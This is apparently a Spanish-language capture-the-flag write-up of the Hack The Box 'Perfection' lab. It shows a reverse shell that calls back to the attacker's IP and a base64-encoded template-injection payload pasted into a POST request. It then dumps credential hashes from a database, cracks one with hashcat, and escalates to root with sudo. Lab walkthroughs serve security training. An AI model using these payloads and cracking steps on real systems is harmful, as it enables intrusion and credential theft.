
```
┌──(root㉿dttkalimot)-[~kali/HTB/PERFECTION]
└─# sudo tcpdump -i tun0 -A icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
05:50:43.005218 IP perfection.htb > 10.10.14.127: ICMP echo request, id 5, seq 1, length 64
E..T/P@.? ...

..

....Sl.....`.f.......................... !"#$%&'()*+,-./01234567
05:50:43.005240 IP 10.10.14.127 > perfection.htb: ICMP echo reply, id 5, seq 1, length 64
E..T....@.l~

..

....[l.....`.f.......................... !"#$%&'()*+,-./01234567
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel

┌──(root㉿dttkalimot)-[~kali/HTB/PERFECTION]
└─# _
```

Reverse Shelll

Usamos la reverse shell siguiente con nuestra ip y el puerto que le pongamos

```
# reverse shell
base64 <<< "bash -i >& /dev/tcp/10.10.14.162/1234 0>&1" | sed 's/\+/\%2b/'
```


1. `sed 's/\+/\%2b/'` : Este comando `sed` reemplaza cualquier ocurrencia del carácter `+` con `%2b` . Esto se hace porque algunos contextos pueden interpretar mal el signo `+` en una URL.
   Usamos el netcat y capturamos la carga útil para la shell



El uso de `hURL` para codificar y decodificar cargas útiles muestra la manipulación de datos para explotar las vulnerabilidades de las aplicaciones web. La carga útil diseñada para la aplicación Calculadora de calificación ponderada está diseñada para ejecutar un comando de shell inverso, aprovechando cualquier vulnerabilidad potencial de ejecución de código del lado del servidor.

```
┌──(kali㉿kali)-[~]
└─ $ hURL -B "bash -i >& /dev/tcp/10.10.14.213/7373 0>&1"
```

```
Original : : bash -i >& /dev/tcp /10.10.14.213/ 7373 0 >& 1
base64 codificado : :
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx

┌──(kali㉿kali)-[~]
└─ $ hURL -U "YmFzaCAtaSA+J iAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx"

Original : : YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx
URL codificada : :
YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvNzM3MyAwPiYx
```



Utilizamos Burpsuite para capturar la solicitud POST. Y pegamos la carga útil obtenida anteriormente

```
category1=asd&grade1=1&weight1=20&
category2=asd&grade2=1&weight2=20&
category3=asd&grade3=1&weight3=20&
category4=asd&grade4=1&weight4=20&
category5=asd&grade5=1&weight5=20&
category1=
History%0A<%25%3dsystem("echo+YmFzaCAtaSA%
2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xMjcvMTIzNCAw
PiYxCg==+|+base64+-d+|+bash");%25>
```

Usamos netcat

```
┌──(root㉿dttkalimot)-[~kali/HTB/PERFECTION]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.127] from (UNKNOWN) [10.10.11.253] 44522
bash: cannot set terminal process group (1008): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$ _
```

2c5a30dfddc2a61f7e013ec963d207bb

```
┌──(root㉿dttkalimot)-[~kali/HTB/PERFECTION]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.127] from (UNKNOWN) [10.10.11.253] 44522
bash: cannot set terminal process group (1008): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$ ls
ls
main.rb
public
views
susan@perfection:~/ruby_app$ whoami
whoami
susan
susan@perfection:~/ruby_app$ cd ..
cd ..
susan@perfection:~$ ls
ls
Migration
ruby_app
user.txt
susan@perfection:~$ cat user.txt
cat user.txt
2c5a30dfddc2a61f7e013ec963d207bb
susan@perfection:~$ _
```

Vemos una base de datos de credenciales y usamos el comando strings para listar el contenido legible y por otro lado grep "susan" para que nos salga sus credenciales.

```
strings Migration/pupilpath_credentials.db | grep -i "susan"
```

```
susan@perfection:~$ strings Migration/pupilpath_credentials.db | grep -i "susan"
<igration/pupilpath_credentials.db | grep -i "susan"
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
susan@perfection:~$ strings Migration/pupilpath_credentials.db | grep -i "tina"
<Migration/pupilpath_credentials.db | grep -i "tina"
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
susan@perfection:~$ _
```

Hash psswd Tina:
Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Hash psswd Susan:
Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f

Desciframos el hash

```
hashcat -m 1400 hash.txt -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d
```

```
┌──(root㉿dttkalimot)-[/home/kali/HTB/PERFECTION]
└─# hashcat -m 1400 hashsus -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 7 5700U with Radeon Graphics, 2401/4867 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
```

```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934 ... 39023f
Time.Started.....: Wed Apr 10 06:52:46 2024 (4 mins, 31 secs)
Time.Estimated ...: Wed Apr 10 06:57:17 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Mask.......: susan_nasus_?d?d?d?d?d?d?d?d?d [21]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1191.9 kH/s (1.12ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 324558848/1000000000 (32.46%)
Rejected.........: 0/324558848 (0.00%)
Restore.Point....: 324554752/1000000000 (32.46%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_058540610 → susan_nasus_803824210
Hardware.Mon.#1..: Util: 50%

Started: Wed Apr 10 06:52:08 2024
Stopped: Wed Apr 10 06:57:18 2024

┌──(root㉿dttkalimot)-[/home/kali/HTB/PERFECTION]
└─# _
```

Y ahora que tenemos la contraseña nos conectamos por SSH

```
┌──(root㉿dttkalimot)-[/home/kali/HTB/PERFECTION]
└─# ssh susan@10.10.11.253
The authenticity of host '10.10.11.253 (10.10.11.253)' can't be established.
ED25519 key fingerprint is SHA256:Wtv7NKgGLpeIk/fWBeL2EmYo61eHT7hcltaFwt3YGrI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.253' (ED25519) to the list of known hosts.
susan@10.10.11.253's password: _
```

contra susan: susan_nasus_413759210

```
┌──(root㉿dttkalimot)-[/home/kali/HTB/PERFECTION]
└─# ssh susan@10.10.11.253
susan@10.10.11.253's password:
Permission denied, please try again.
susan@10.10.11.253's password:
Permission denied, please try again.
susan@10.10.11.253's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Wed Apr 10 11:09:23 AM UTC 2024

  System load:           0.13427734375
  Usage of /:            71.3% of 5.80GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.253
  IPv6 address for eth0: dead:beef::250:56ff:feb9:2e9e

  ⇒ There is 1 zombie process.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
susan@perfection:~$ _
```

6e9aaf822a11129945ba0713f6296b43

vemos que susan tiene permiso a (ALL : ALL) ALL

Así que hacemos sudo su y ya estamos como root